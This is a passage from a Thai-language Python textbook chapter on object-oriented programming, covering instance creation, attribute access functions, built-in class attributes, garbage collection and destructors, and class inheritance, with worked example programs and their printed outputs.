การสร้างอินสแตนซ์สำหรับวัตถุ สามารถสร้างได้โดยการระบุชื่อคลาส ต้นแบบและใส่อาร์กิวเมนต์ให้ตรงกับเมธอดที่คอนสตรัคเตอร์ (`__init__`) กำหนดไว้ โดยไม่ต้องส่งค่าให้กับอาร์กิวเมนต์ self ดังตัวอย่างโปรแกรมที่ 11.4

ตัวอย่างโปรแกรมที่ 11.4

```

17 #Creating instance objects
18 employee1 = Employee("John", 25000)
19 employee2 = Employee("Lisa", 20000)
20 employee1.displayEmployee()
21 employee2.displayEmployee()
22 employee1.displayCount()
23 employee1.empCount = 5
24 employee1.salary = 30000
25 employee2.salary = 28000
26 employee1.displayEmployee()
27 employee2.displayEmployee()
28 employee2.displayCount()

```

```

Name : John , Salary: 25000
Name : Lisa , Salary: 20000
Total Employee =2
Name : John , Salary: 30000
Name : Lisa , Salary: 28000
Total Employee =2
>>>

```

แสดงตัวอย่างการสร้างอินสแตนซ์ของวัตถุโดยอ้างอิงจากตัวอย่างโปรแกรมที่ 11.3 สำหรับโปรแกรมที่ 11.4 เริ่มต้นจากบรรทัดที่ 18 โปรแกรมทำการสร้างอินสแตนซ์ชื่อ employee1 โดยกำหนดอาร์กิวเมนต์ 2 ตัวคือ name = John และ salary = 25000 ต่อจากนั้นทำการสร้างอินสแตนซ์ employee2 (บรรทัดที่ 19) โดยกำหนดอาร์กิวเมนต์ 2 ตัวเช่นเดียวกัน คือ name = Lisa และ salary = 20000 การสร้าง employee1 จะส่งผลให้คุณสตรีกเตอร์กำหนดชื่อ John และเงินเดือนเท่ากับ 25000 เก็บไว้ในตัวแปร name และ salary ตามลำดับ พร้อมกับทำการเพิ่มค่าของ empCount เป็น 1 เมื่อ employee2 ถูกสร้างคุณสตรีกเตอร์ก็จะกำหนด name = Lisa และ salary = 20000 และเพิ่มค่า empCount เป็น 2 ตามลำดับ ในบรรทัดที่ 20, 21 โปรแกรมเรียกเมธอด displayEmployee() ของอินสแตนซ์ employee1 และ employee2 เพื่อแสดงข้อมูล ผลลัพธ์ที่ได้คือ "Name : John , salary: 25000" และ "Name : Lisa , salary: 20000" ตามลำดับ

ต่อจากนั้นในบรรทัดที่ 22 โปรแกรมเรียกเมธอด displayCount() ซึ่งจะให้ผลลัพธ์เป็น 2 เนื่องจากสร้างพนักงานไปแล้วจำนวน 2 คนนั่นเอง ต่อจากนั้นโปรแกรมบรรทัดที่ 23 จะทดสอบกำหนดค่าตัวแปร clas variable คือ cmpCount ให้มีค่าเท่ากับ 5 พร้อมกับกำหนดเงินเดือนใหม่ให้กับ John เท่ากับ 30,000 และ Lisa เท่ากับ 28,000 ในบรรทัดที่ 26 และ 27 ต่อจากนั้นทำการพิมพ์ข้อมูลของ John และ Lisa พร้อมทั้งแสดงข้อมูลของ empCount (บรรทัดที่ 26, 27, 28) ผลลัพธ์ที่ได้แสดงให้เห็นว่าเงินเดือนใหม่ที่กำหนดให้จะสามารถปรับปรุงได้ เต็คากำหนดของ empCount จะไม่สามารถกำหนดเข้าไปได้โดยตรง ต้องกำหนดผ่านเมธอดเท่านั้น ซึ่งจะกล่าวในหัวข้อต่อไป

### การเข้าถึงแอตทริบิวต์และเมธอด (Accessing attributes and methods)

การเข้าถึงแอตทริบิวต์และเมธอดของวัตถุสามารถทำได้โดยการอ้างชื่อในสแตนด์ของวัตถุตามด้วยสัญลักษณ์ . และชื่อของเมธอดหรือแอตทริบิวต์ แตกต่างกันไปเป็นตัวแปรชนิด Class variable ต้องอ้างโดยใช้ชื่อคลาส ซึ่งมีรูปแบบดังนี้

การเข้าถึงแอตทริบิวต์ของวัตถุแบบปกติ

*Instance of Object.attribute*

เช่น car1.color หรือ employee1.name

การเข้าถึงเมธอดของวัตถุแบบปกติ

*Instance of Object.method()*

เช่น car1.setColor() หรือ employee1.displayEmployee()

การเข้าถึงแอตทริบิวต์ชนิด Class variable

*Class.class\_variable*

เช่น Car.register\_number หรือ Employee.empCount

## บทที่ 11:- การเขียนโปรแกรมเชิงวัตถุ

ไฟรอนอนนุญาตให้สามารถเพิ่ม แก้ไข และลบแอ็ตทริบิวต์ของวัตถุที่ไม่ได้สร้างเอาไว้ล่วงหน้าเพิ่มเติมได้ทันทีหลังจากสร้างอินสแตนซ์แล้ว เช่น

```
car1.fuel = "benzine"
```

```
employee1.age = 35
```

แอ็ตทริบิวต์ fuel (น้ำมันเชื้อเพลิง) และ age (อายุ) ไม่เคยถูกประกาศเป็นตัวแปรในคลาส Car และ Employee มาก่อน แต่เมื่อสร้างอินสแตนซ์ของวัตถุแล้วสามารถเพิ่มเติมแอ็ตทริบิวต์ต่าง ๆ เหล่านี้ได้ในภายหลัง แต่ผู้เขียนไม่แนะนำให้ทำ ถ้าไม่จำเป็น เพราะจะทำให้สับสนได้ว่าแอ็ตทริบิวต์ที่ประกาศเพิ่มเติมมีความจำเป็นกับคลาสที่สร้างขึ้นจริงหรือไม่ เพราการประกาศเพิ่มเติมด้วยวิธีนี้แอ็ตทริบิวต์จะไม่ปรากฏอยู่ในคลาส สำหรับการลบแอ็ตทริบิวต์ที่สร้างขึ้นให้ใช้คำสั่ง del และตามด้วยแอ็ตทริบิวต์ที่ต้องการลบ เช่น

```
del car1.fuel
```

```
del employee1.age
```

การเข้าถึงแอ็ตทริบิวต์ที่ได้กล่าวมาแล้วเป็นวิธีการแบบปกติ แต่ไฟรอนมีวิธีการเข้าถึงและกำหนดค่าให้แอ็ตทริบิวต์เหล่านี้ได้ด้วยฟังก์ชัน getattr(), hasattr(), setattr() และ delattr() ดังนี้

การเข้าถึงแอ็ตทริบิวต์ด้วยคำสั่ง getattr(obj, name[, default]) โดย obj หมายถึงวัตถุที่ใช้การอ้างอิง, name คือชื่อของแอ็ตทริบิวต์ที่ต้องการใช้งาน ผลลัพธ์ที่ส่งกลับมาจากการฟังก์ชัน คือ ค่าที่อยู่ในแอ็ตทริบิวต์ที่ระบุตัวอย่างเช่น

```
getattr(car1, 'fuel') หรือ getattr(employee1, 'age')
```

ผลลัพธ์จาก fuel คือ benzine และ age คือ 35

การตรวจสอบแอ็ตทริบิวต์ว่ามีอยู่หรือไม่ ด้วยคำสั่ง hasattr(obj, name) โดย obj หมายถึงวัตถุที่ใช้การอ้างอิง, name คือชื่อของแอ็ตทริบิวต์ที่ต้องการใช้งาน ผลลัพธ์ที่ส่งกลับมาจากการฟังก์ชัน คือ เป็นจริงเมื่อแอ็ตทริบิวต์ที่ระบุปรากฏอยู่ ถ้าไม่ปรากฏจะเป็นเท็จ ตัวอย่างเช่น

```
hasattr(car1, 'fuel') หรือ hasattr(employee1, 'sex')
```

ผลลัพธ์จาก fuel คือ True และ sex คือ False ( เพราะไม่ได้เพิ่มและลบทรีบิวต์ sex ไว้ )

การกำหนด (Set) และลบทรีบิวต์ ด้วยคำสั่ง setattr(obj, name, value) โดย obj หมายถึงวัตถุที่ใช้การอ้างอิง, name คือชื่อของและทรีบิวต์ที่ต้องการกำหนดค่า และ value คือค่าที่ต้องการกำหนดให้และทรีบิวต์ name ถ้าและทรีบิวต์ ดังกล่าวไม่มีอยู่ พังก์ชัน setattr จะสร้างให้ใหม่ทันที ตัวอย่างเช่น

```
setattr(car1, 'fuel', 'diesel') หรือ setattr(employee1, 'age', 8)
```

การลบและทรีบิวต์ ด้วยคำสั่ง delattr(obj, name) โดย obj หมายถึง วัตถุที่ใช้การอ้างอิง, name คือชื่อของและทรีบิวต์ที่ต้องการลบ ตัวอย่างเช่น

```
delattr(car1, 'fuel') หรือ delattr(employee1, 'age')
```

### และทรีบิวต์ชนิด built-in ในคลาส (Built-in class attributes)

เมื่อผู้เขียนโปรแกรมสร้างคลาสได้คลาสนี้ขึ้นมาใช้งาน ไฟรอนจะสร้างและทรีบิวต์ที่เรียกว่า built-in attribute มาให้พร้อมกับคลาสดังกล่าว ทันที ซึ่งและทรีบิวต์ชนิด built-in นี้จะมีหน้าที่อธิบายโครงสร้างของคลาส และรายละเอียดของคลาส ดังต่อไปนี้

`__dict__` เป็นและทรีบิวต์ที่ทำหน้าที่แสดงรายละเอียดต่าง ๆ ที่อยู่ใน namespace ของคลาส

`__doc__` เป็นและทรีบิวต์ที่ใช้อธิบายหน้าที่ของคลาสตามที่ผู้เขียนได้สร้างขึ้น ( ในส่วน class document string ซึ่งอยู่หลังจากการประกาศชื่อคลาส )

`__name__` เป็นและทรีบิวต์ที่ใช้เก็บชื่อคลาส

`__module__` เป็นและทรีบิวต์ที่ใช้เก็บรายชื่อของโมดูลที่คลาสได้กำหนดไว้ และทรีบิวต์ดังกล่าวจะเก็บพังก์ชัน `__main__` เมื่ออยู่ในโหมด Interactive (Python shell)

หน้าที่เก็บรายชื่อของคลาสพื้นฐานต่าง ๆ สำหรับตัวอย่างการใช้งานแอ็ตทริบิวต์แบบ built-in แสดงในโปรแกรมที่ 11.5

### ตัวอย่างโปรแกรมที่ 11.5

```

1 # Testing built-in attributes
2 class Employee:
3     'To declare super class Employee for all employee'
4     empCount = 0
5
6     def __init__(self, name, salary):
7         self.name = name
8         self.salary = salary
9         Employee.empCount += 1
10
11    def displayCount(self):
12        print ("Total Employee = %d" % Employee.empCount)
13
14    def displayEmployee(self):
15        print ("Name : ", self.name, ", Salary: ", self.salary)
16
17    def setEmpCount(self, x):
18        Employee.empCount = x
19
20 #To access built-in attributes
21 print("Employee.__name__: ",Employee.__name__)
22 print("Employee.__doc__: ",Employee.__doc__)
23 print("Employee.__module__: ",Employee.__module__)
24 print("Employee.__dict__: ",Employee.__dict__)

```

```

Employee.__name__: Employee
Employee.__doc__: To declear super class Employee for all employee
Employee.__module__: __main__
Employee.__dict__: {'__module__': '__main__', '__doc__': 'To declear super class Employee for all employee', 'empCount': 0, '__init__': <function Employee.__init__ at 0x000001E596B7AE50>, 'displayCount': <function Employee.displayCount at 0x000001E596B7AEE0>, 'displayEmployee': <function Employee.displayEmployee at 0x000001E596B7AF70>, 'setEmpCount': <function Employee.setEmpCount at 0x000001E596B80040>, '__dict__': <attribute '__dict__' of 'Employee' objects>, '__weakref__': <attribute '__weakref__' of 'Employee' objects>}
>>>

```


จากโปรแกรมที่ 11.5 แสดงการเรียกใช้งานแอตทริบิวต์ชนิด built-in ในคลาส Employee สำหรับการเรียกใช้งานจะต้องอ้างชื่อของคลาสตามด้วย แอตทริบิวต์ที่ต้องการ เช่น แอตทริบิวต์ \_\_name\_\_ (บรรทัดที่ 21) เก็บชื่อของคลาส สำหรับในตัวอย่างนี้ชื่อ Employee, \_\_doc\_\_ เก็บข้อความใน class document string (บรรทัดที่ 22) ที่ผู้เขียนโปรแกรมเขียนไว้หลังการประกาศชื่อคลาส (บรรทัดที่ 3) มีค่าเท่ากับ "To declear super class Employee for all", \_\_module\_\_ เก็บชื่อของฟังก์ชัน main (บรรทัดที่ 23) และ \_\_dict\_\_ (บรรทัดที่ 24) เก็บรายละเอียดทั้งหมดที่เก็บอยู่ใน namespace ของคลาส Employee

### การลบวัตถุที่สร้างขึ้น (Destroying objects)

เพื่อนสนับสนุนกลไกการคืนหน่วยความจำแบบอัตโนมัติที่เรียกว่า Garbage collection ซึ่งกลไกดังกล่าวทำหน้าที่ลบออกหรือวัตถุที่ไม่ได้ถูกใช้งาน (ตัวแปรชนิด built-in และอินสแตนซ์) ออกจากหน่วยความจำ ซึ่งเป็นพื้นที่ที่โปรแกรมคอมพิวเตอร์จำเป็นต้องใช้สำหรับการประมวลผล เมื่อพื้นที่ดังกล่าวมีปริมาณมากจะทำให้คอมพิวเตอร์ทำงานได้อย่างมีประสิทธิภาพเพิ่มขึ้น โดย Garbage collection จะพิจารณาพื้นที่หน่วยความจำที่ไม่ได้ถูกใช้งานในเวลานาน ๆ กับคืนให้กับระบบ กลไกของ Garbage collection ในไฟ

## บทที่ 11:- การเขียนโปรแกรมเชิงวัตถุ

อ่อนจะประมวลผลอยู่ตลอดเวลาขณะที่โปรแกรมกำลังทำงาน และจะทำหน้าที่คืนหน่วยความจำเมื่อถูกกระตุ้น โดยพิจารณาจากตัวแปรที่เรียกว่า ตัวนับการใช้งานของวัตถุ (Object's reference count) เมื่อค่าของตัวนับดังกล่าวเป็น 0 หมายถึงวัตถุดังกล่าวไม่ได้ถูกใช้งานแล้ว Garbage collection จะลบวัตถุนี้ ๆ ออกจากหน่วยความจำทันที เมื่อมีการประกาศตัวแปรและวัตถุใหม่ ตัวนับการใช้งานวัตถุจะเพิ่มขึ้นครึ่งละ 1 และจะลดลงเมื่อผู้เขียนโปรแกรมใช้คำสั่ง `del` (หรือเรียกอีกชื่อหนึ่งว่า `Destructor`) ในการลบตัวแปรหรือวัตถุดังกล่าวที่ง่ายไป หรือถ้ามีการประกาศตัวแปรหรือวัตถุใด ๆ ไว้แล้ว แต่ผู้เขียนโปรแกรมไปอ้างอิงตัวแปรใหม่เพิ่มขึ้นอีก โดยไม่ใช้งานตัวแปรหรือวัตถุที่ประกาศไว้แต่เดิม ก็จะเป็นผลให้ Garbage collection ทำงาน เช่นเดียวกัน จากรูปที่ 11.8 แสดงตัวอย่างการทำงานของ Garbage collection และตัวนับการใช้งานวัตถุ (Object's reference count)



รูปที่ 11.8 การทำงานของ Garbage collection และ Object's reference count

จากรูปที่ 11.8 เริ่มต้นเมื่อทำการสร้างวัตถุ `O` โดยกำหนดค่าให้ตัวแปร `X` เท่ากับ 15 แสดงใน (a) พร้อมจะคืนหน่วยความจำที่ว่างให้เพื่อกีบข้อมูลของ `X` และตัวนับวัตถุ (`Object count`) จะมีค่าเท่ากับ 1 เมื่อผู้เขียนโปรแกรมทำการประกาศตัวแปรเพิ่มคือ `Y` และกำหนดค่าให้เท่ากับ `X` และ `Z = Y` ส่งผลให้มีการจองพื้นที่สำหรับเก็บตัวแปร `Y` และ `Z` เพิ่มเติม โดยตัวแปร `X` จะถูกอ้างอิงเพิ่มขึ้น ดังนั้นค่าในตัวนับวัตถุจะถูกเพิ่มค่าเป็น 3 แสดงในรูป (b) เมื่อโปรแกรมทำงานไประยะหนึ่ง ค่าของ `Y` ถูกกำหนดค่าใหม่เท่ากับ 100 และทำการลบตัวแปร `Z` ที่งด้วยคำสั่ง `del` ส่งผลให้มีการอ้างอิงไปยังตัวแปร `X` จาก `Y` และ `Z` อีก ทำให้ตัวนับวัตถุลดลงจาก 3 เป็น 1 ดังแสดงใน (c) เมื่อโปรแกรมใช้งานไปอีกระยะเวลาหนึ่งตัวแปร `X` ถูกลบด้วยคำสั่ง `del` ส่งผลให้ตัวนับวัตถุเป็น 0 ส่งผลกระตุ้นให้ Garbage collection ทำการคืนหน่วยความจำของวัตถุ `O` ให้กับระบบ ดังรูป (d)

ผู้เขียนโปรแกรมสามารถพิมพ์หน่วยความจำได้เอง เมื่อเห็นเหมาะสม  
แล้วว่าวัตถุดังกล่าวไม่ได้ถูกใช้งานอีกต่อไป โดยใช้เมธอดชื่อว่า `__del__`  
(เรียกว่า deconstructor) เมธอดดังกล่าวจะถูกเรียกใช้งานทันทีเมื่อผู้เขียนออก  
คำสั่ง `del` กับอินสแตนซ์ของวัตถุใดๆ ที่ต้องการลบ ดังแสดงในโปรแกรมที่ 11.6

### ตัวอย่างโปรแกรมที่ 11.6

```

1 # Destroying any objects that not use
2 class Car:
3     def __init__(self, color='red', speed=100):
4         self.color = color
5         self.speed = speed
6
7 # Deconstructor method
8     def __del__(self):
9         class_name = self.__class__.__name__
10        print (class_name, "object has destroyed")
11
12 car1 = Car()
13 car2 = car1
14 car3 = car1
15 # prints the ids of the objects
16 print ("ID[car1]=",id(car1),", ID[car2]=",id(car2),", ID[car3]=",id(car3))
17 del car1
18 del car2
19 del car3

```

```

ID[car1]= 2382489241776 , ID[car2]= 2382489241776 , ID[car3]= 2382489241776
Car object has destroyed
>>>

```

จากโปรแกรมที่ 11.6 แสดงการใช้งานเมธอด deconstructor โดย<sup>จะ</sup>โปรแกรมเริ่มต้นจากการสร้างคลาส Car ในบรรทัดที่ 2 และประกาศเมธอด constructor ชื่อ `__init__()` ในบรรทัดที่ 3 โดยรับค่าอาร์กิวเมนต์ 2 ตัวคือ `color` และ `speed` (ไม่นับรวม `self`) เมธอดนี้จะทำหน้าที่กำหนดค่าเริ่มต้น<sup>ของ</sup> ต่างๆ เพื่อเตรียมความพร้อมให้กับคลาส Car ได้ทำงาน โดยกำหนดค่าเริ่มต้น<sup>ของ</sup> `color` เท่ากับ 'red' และ `speed` เท่ากับ 100

ในบรรทัดที่ 8 เป็นเมธอด deconstructor ชื่อว่า `__del__` เมธอดนี้<sup>จะ</sup>ถูกเรียกใช้งานเสมอ (เมื่อมีการประกาศไว้ในคลาส) จากคำสั่ง `del` เพื่อทำ

หน้าที่เก็บความหรือทำความสะอาดของคลาสก่อนคืนพื้นที่หน่วยความจำให้กับระบบ สิ่งที่ควรจะทำความสะอาดของเมธอดนี้ คือ ตัวแปร และข้อมูลต่าง ๆ ที่ถูกประกาศไว้ในคลาสนั้นเอง สำหรับในตัวอย่างโปรแกรมนี้ จะให้พิมพ์ข้อความว่า "Car object has destroyed" ทุกครั้งเมื่อลบวัตถุ Car ทึ้ง ในบรรทัดที่ 12 เป็นการสร้างอินสแตนซ์จากคลาส Car เป็น car1 หลังจากใช้คำสั่งดังกล่าวเมธอด constructor จะทำงาน ต่อจากนั้นในบรรทัดที่ 13 และ 14 เป็นการกำหนดตำแหน่งที่อยู่ของอินสแตนซ์ car1 ให้กับ car2 และ car3 ตามลำดับ ซึ่งจะส่งผลให้อินสแตนซ์ทั้ง 3 ตัวมีที่อยู่ที่เดียวกันคือ 2382489241776 (บรรทัดที่ 16) เมื่อทำการลบอินสแตนซ์ car1 (บรรทัดที่ 17) ส่งผลให้เมธอด deconstructor (\_\_del\_\_()) ทำงาน โดยแสดงข้อความ "Car object has destroyed" ออกจอภาพ แต่จะแสดงเพียงครั้งเดียวเท่านั้น เพราะว่า car1, car2 และ car3 อย่างอิงวัตถุตัวเดียวกันนั่นเอง

สรุปการทำงานของเมธอด Constructor และ Deconstructor มีลำดับการทำงานดังนี้คือ

- เมื่อสร้างคลาสจะต้องประกาศเมธอด Constructor (\_\_init\_\_) และ Deconstructor (\_\_del\_\_) ไว้ด้วย เช่น

```
class Car:
```

```
    def __init__(self, agr1, arg2,..., argn):
```

```
        กำหนดค่าเริ่มต้นให้กับตัวแปรต่างๆ ที่ต้องการใช้งาน
```

```
    def __del__(self):
```

```
        ยกเลิกตัวแปรต่างๆ ภายในคลาสก่อนคืนหน่วยความจำ  
ให้ระบบ
```

- เมธอด Constructor (\_\_init\_\_) จะเริ่มทำงานทันทีหลังจากการสร้างอินสแตนซ์ของวัตถุ เช่น

```
car1 = Car()
```

- เมธอด Deconstructor (\_\_del\_\_) จะเริ่มทำงานทันทีหลังจากการออกคำสั่ง del เพื่อลบอินสแตนซ์ของวัตถุ เช่น

```
del car1
```

## การสืบทอดคุณสมบัติของคลาส (Class Inheritance)

การสืบทอดคุณสมบัติของคลาส (Inheritance) เป็นการสืบทอดคุณสมบัติต่างๆ จากคลาสแม่ไปยังคลาsslูก คือ ถ้าทริบิวต์และเมธอดนั้นๆ ได้รับการสืบทอดโดยอัตโนมัติแล้ว ไม่ต้องรีเขียนใหม่ทั้งหมดทุกครั้ง ซึ่งนั่นหมายความว่า ถ้าพ่อและแม่ได้รับการสืบทอดคุณสมบัติต่างๆ มาด้วย เช่น บุตรที่เกิดมาจากการแต่งงานระหว่างพ่อและแม่ นั่นหมายความว่า บุตรจะมีลักษณะพิเศษเพิ่มขึ้นได้ เช่น สีผิวอาจจะผสมระหว่างพ่อและแม่ และมีความสูงมากกว่าพ่อและแม่ เป็นต้น

สำหรับรูปแบบการสร้างคลาsslูก (Subclass) ใน Python จะใช้สัญลักษณ์ (...) ในการอ้างถึงการสืบทอดคุณสมบัติจากคลาสแม่ (Parent class) ดังนี้

```
class subClassName (ParentClass1[, ParentClass2, ...])
```

ขึ้นต้นด้วยคีย์เวิร์ด class ตามด้วยชื่อคลาsslูกที่ต้องการสร้าง (subClassName) ภายใต้ชื่อคลาสแม่ที่ต้องการสืบทอดคุณสมบัติ การสืบทอดสามารถสืบทอดมาจากคลาสแม่ได้มากกว่า 1 คลาส (เช่นสืบทอดจากพ่อ + แม่) โดยชื่อคลาสแม่จะอยู่ภายใต้ชื่อคลาสแม่ (...)

สำหรับตัวอย่างในโปรแกรมที่ 11.7 แสดงการสืบทอดคุณสมบัติของคลาส ClassicCar ที่มีคุณสมบัติ register\_number และ color ที่สามารถตั้งค่าและได้รับค่ากลับได้

### ตัวอย่างโปรแกรมที่ 11.7

```
1 # Showing inheritance, constructor and deconstructor
2 # Define parent class
3 class ClassicCar:
4     register_number = 0
5     color = 'white'
6     #Constructor method
7     def __init__(self):
8         ClassicCar.register_number += 1
9         print ("ClassicCar: Constructor")
10
11    def ClassicCarGetReg(self):
12        print ("ClassicCar: Register number is ",self.register_number)
13
14    def ClassicCarSetColor(self, color):
15        self.color = color
16        print ("ClassicCar: Set color")
17
18    def ClassicCarGetColor(self):
19        print ("ClassicCar: Get color is ",ClassicCar.color)
20
```

```

21 #Deconstructor method
22 def __del__(self):
23     class_name = self.__class__.__name__
24     print ("ClassicCar: ",class_name, "object has destroyed")
25
26 # Define Toyota child class
27 class ToyotaCar(ClassicCar):
28     def __init__(self):
29         self.color = 'gold blond'
30         print ("Toyota Car: Constructor")
31
32     def ToyotaCarGetColor(self):
33         print ('Toyota Car: Get color is ',self.color)
34

```

```

35 # Define Honda child class
36 class HondaCar(ClassicCar):
37     def __init__(self):
38         self.color = 'black'
39         print ("Honda Car: Constructor")
40
41     def HondaCarGetColor(self):
42         print ('Honda Car: Get color is ',self.color)
43

```

```

44 # Define Dummy child class
45 class DummyCar(ClassicCar):
46     color = 'No color'
47     def DummyCarGetColor(self):
48         print ('Dymmy Car: Get color is ',self.color)
49

```

```

50 #Creating Toyota car instance
51 car1 = ToyotaCar()
52 car1.ClassicCarGetReg()
53 car1.ClassicCarGetColor()
54 car1.ClassicCarSetColor('green')
55 car1.ClassicCarGetColor()
56 car1.ToyotaCarGetColor()
57 #Creating Honda car instance
58 car2 = HondaCar()
59 car2.ClassicCarGetReg()
60 car2.ClassicCarGetColor()
61 car2.ClassicCarSetColor('yello')
62 car2.ClassicCarGetColor()
63 car2.HondaCarGetColor()
64 #Creating Dummay car instance
65 car3 = DummyCar()
66 car3.ClassicCarGetReg()
67 car3.ClassicCarGetColor()
68 car3.ClassicCarSetColor('pink')
69 car3.ClassicCarGetColor()
70 car3.DummyCarGetColor()
71 #Destroying all instances
72 del car1
73 del car2
74 del car3

```

```

Toyota Car: Constructor
ClassicCar: Register number is  0
ClassicCar: Get color is white
ClassicCar: Set color
ClassicCar: Get color is white
Toyota Car: Get color is green
Honda Car: Constructor
ClassicCar: Register number is  0
ClassicCar: Get color is white
ClassicCar: Set color
ClassicCar: Get color is white
Honda Car: Get color is yello
ClassicCar: Constructor
ClassicCar: Register number is  1
ClassicCar: Get color is white
ClassicCar: Set color
ClassicCar: Get color is white
Dymmy Car: Get color is pink
ClassicCar: ToyotaCar object has destroyed
ClassicCar: HondaCar object has destroyed
ClassicCar: DummyCar object has destroyed
>>>

```

## บทที่ 11:- การเขียนโปรแกรมเชิงวัตถุ

จากโปรแกรมที่ 11.7 เสดงตัวอย่างการสืบหอดคุณสมบัติของคลาสรถยนต์ (Classic Car) โดยโปรแกรมเริ่มจากบรรทัดที่ 3 เป็นการสร้างคลาสรถยนต์ เมื่อ ClassicCar ซึ่งมีแอตทริบิวต์ 2 ตัวคือ register\_number (Class variable) มีค่าเริ่มต้นเป็น 0 และ color (Local variable) มีค่าเท่ากับ 'white' บรรทัดที่ 7 สร้างค่อนสตรัคเตอร์ที่ทำหน้าที่เพิ่มค่าทีละ 1 ให้กับแอตทริบิวต์ register\_number ทุก ๆ ครั้งเมื่อมีการสร้างอินสแตนซ์ของ ClassicCar บรรทัดที่ 11 ของ ClassicCar สร้างเมธอดชื่อ ClassicCarGetReg() ทำหน้าที่แสดงค่าของ register\_number ให้กับผู้เรียกใช้งาน บรรทัดที่ 14 สร้างเมธอดชื่อ ClassicCarSetColor() ทำหน้าที่กำหนดสีของรถยนต์ ซึ่งต้องการพารามิเตอร์ในการทำงาน 1 ตัวคือ ค่าของสีรถยนต์ บรรทัดที่ 18 สร้างเมธอดชื่อ ClassicCarGetColor() ทำหน้าที่แสดงสีของรถยนต์ และเมธอดสุดท้าย (บรรทัดที่ 22) คือเมธอด Deconstructor ทำหน้าที่ทำความสะอาดคลาสรถ ในที่นี้ให้สั่งพิมพ์ว่า คลาสที่ทำงานอยู่ได้ถูกลบไปแล้ว

ในบรรทัดที่ 27 โปรแกรมสร้างคลาสรถลูกชื่อว่า ToyotaCar ซึ่งได้รับการสืบหอดคุณสมบัติมาจากคลาสรถยนต์ ClassicCar ในบรรทัดถัดมา (บรรทัดที่ 28) คลาส ToyotaCar ทำการสร้าง constructor (\_\_init\_\_) ทำหน้าที่กำหนดค่าเริ่มต้นของสีรถโดยตัวเป็นสี 'gold blond' และพิมพ์ข้อความว่า "Toyota Car: Constructor" ในคลาส toyotaCar มีการสร้างเมธอดชื่อ ToyotaCarGetColor() ทำหน้าที่แสดงสีของรถยนต์ (บรรทัดที่ 32)

ในบรรทัดที่ 36 โปรแกรมสร้างคลาสรถลูกชื่อว่า HondaCar ซึ่งได้รับการสืบหอดคุณสมบัติมาจากคลาสรถยนต์ ClassicCar เหมือนกับคลาสรถ ToyotaCar และสร้าง constructor (บรรทัดที่ 37) ทำหน้าที่กำหนดค่าเริ่มต้นของสีรถเป็นสี 'black' และพิมพ์ข้อความว่า "Honda Car: Constructor" ในคลาส HondaCar มีการสร้างเมธอดชื่อ HondaCarGetColor() ทำหน้าที่แสดงสีของรถยนต์ (บรรทัดที่ 41)

ในบรรทัดที่ 45 โปรแกรมสร้างคลาสรถลูกชื่อว่า DummyCar ซึ่งได้รับการสืบหอดคุณสมบัติมาจากคลาสรถยนต์ ClassicCar เช่นเดียวกัน แต่ไม่มี constructor (เมื่อคลาสรถ DummyCar ทำงานจะไปเรียกใช้ constructor จากคลาสแม่แทน) บรรทัดที่ 46 ประกาศแอตทริบิวต์ color เพื่อเก็บสีของรถยนต์ โดยกำหนดค่า

เริ่มต้นเป็น "No Color" บรรทัดที่ 47 สร้างเมธอดชื่อ DummyCarSetColor() ทำหน้าที่แสดงสีของรถยนต์

